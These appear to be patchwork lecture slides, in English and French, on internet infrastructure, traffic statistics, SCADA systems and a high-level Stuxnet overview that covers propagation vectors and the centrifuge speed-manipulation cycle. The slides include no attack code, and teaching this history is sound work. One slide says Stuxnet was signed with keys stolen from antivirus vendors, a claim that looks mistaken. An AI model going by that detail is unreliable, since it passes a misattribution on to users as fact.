


(TS//SI//NF) Introduction

U.S. as World's Telecommunications Backbone



- Much of the world's communications flow through the U.S.
- A target's phone call, e-mail or chat will take the **cheapest** path, **not the physically most direct** path – you can't always predict the path.
- Your target's communications could easily be flowing into and through the U.S.



International Internet Regional Bandwidth Capacity in 2011


Source: Telegeography Research

This chart shows the 10 companies that reach the largest audience online. In July 2013, Google's various websites reached a total of 1.2 billion people across the globe!

Internet Business

These Companies Control the Internet

Worldwide unique visitors of web properties owned by the following companies in July 2013 (in millions)




Company	Employees	Sales M\$
Microsoft	99,000	77,849
Google Inc	47,556	59,825
Tencent Holdings Ltd	27,492	9,831
Facebook Inc	6,337	7,872
Baidu Inc	31,676	5,196
Yahoo! Inc	12,200	4,680

statista The Statistics Portal Mashable

Source: comScore

Fascinating Number: Google Is Now 40% Of The Internet

Google.com was down for a few minutes between 23:52 and 23:57 BST on 16th August 2013. This had a huge effect in the number of page views coming into GoSquared's real-time tracking – around a 40% drop, as this graph of our global page views per minute shows.



Internet Traffic and Net Neutrality

Netflix, YouTube gobble up half of Internet traffic

Paid-peering deals, which happen at interconnection points around the U.S., are not considered to be a "Net neutrality" issue by the FCC. Netflix has reached a paid-peering-interconnection agreement with Verizon, both companies confirmed to TIME on Monday.

Rank	Upstream		Downstream		Aggregate	
	Application	Share	Application	Share	Application	Share
1	BitTorrent	36.35%	Netflix	31.62%	Netflix	28.18%
2	HTTP	6.03%	YouTube	18.69%	YouTube	16.78%
3	SSL	5.87%	HTTP	9.74%	HTTP	9.26%
4	Netflix	4.44%	BitTorrent	4.05%	BitTorrent	7.39%
5	YouTube	3.63%	iTunes	3.27%	iTunes	2.91%
6	Skype	2.76%	MPEG - Other	2.60%	SSL	2.54%
7	QVoD	2.55%	SSL	2.05%	MPEG - Other	2.32%
8	Facebook	1.54%	Amazon Video	1.61%	Amazon Video	1.48%
9	FaceTime	1.44%	Facebook	1.31%	Facebook	1.34%
10	Dropbox	1.39%	Hulu	1.29%	Hulu	1.15%
		66.00%		76.23%		73.35%




Table 2 - Top 10 Peak Period Applications - North America, Fixed Access


Some Cloud Figures

According to Mills, the global ICT (Information-Communications-Technologies) system is now approaching 10 percent of the world's electricity generation.

By current calculations, the cloud uses about 1,500 TWh of electricity annually, which is equal to the combined electrical generation of Japan and Germany.


In the near future, *hourly* Internet traffic will exceed the Internet's *annual* traffic in the year 2000.

The global ICT ecosystem now also consumes as much electricity as global lighting did circa 1985 (seen below).




SCADA


- ✚ RTU
 - Dispositif de télémétrie "non intelligent"
 - ✚ PLC
 - RTU programmable
 - Par exemple langage de programmation d'automates Siemens S7
- ## MODBUS



SCADA - RTU



Le système SCADA lit les valeurs du débit et du niveau et fixe les consignes.




PLC1 compare le débit à la consigne et adapte la vitesse de la pompe en conséquence.

Attaques

Year	Incident	Location
2000	Sewage-processing plant attack by a former employee	Maroochy, Australia
2003	Nuclear power plant system was disabled via the Slammer worm	Ohio, USA
2008	Train derailment due to hacking	Lodz, Poland
2009	Traffic signal system hacked	LA, California, USA
2010	Stuxnet worm destroyed uranium centrifuge operations	Natanz, Iran
2011	Ambulance service disrupted via a malware infection	New Zealand
2013	Banking and broadcasting services were disrupted	South Korea


Siemens WinCC Server



- + Taille du code 500 KB (versus 10 KB pour un ver ordinaire)
- + De multiples mécanismes de propagation
 - Fichier, clé USB, driver d'imprimante, RPC, mot de passe par défaut de la base de donnée des logiciels PLC, mise à jour via internet via un mécanisme P2P.
 - 6 backdoors inconnus (*zero days*).
 - 🌐 Ce qui implique probablement l'analyse des codes source de Windows.
- + La cible est un ordinateur équipé du logiciel siemens STEP7
 - Le PLC doit être connecté a au moins 6 modules réseau (CP-342-5) Siemens contrôlant 155 générateurs de fréquences associés aux centrifugeuses
- + Le logiciel Stuxnet est signé par des clés d'éditeurs de logiciels antivirus, préalablement dérobés.
- + Stuxnet a détruit environ 1000 centrifugeuses iraniennes

Now Stuxnet gets down to business...

Once it's sure, the malicious PLC logic begins its mischief!




Stuxnet raises the spin rate to **1410Hz** for **15 mins.**

Then sleeps for **27 days.**


Then slows the spin rate to **2Hz** for **50 mins.**

Then sleeps for **27 days.**

Stuxnet repeats this process over and over.



Bus CAN

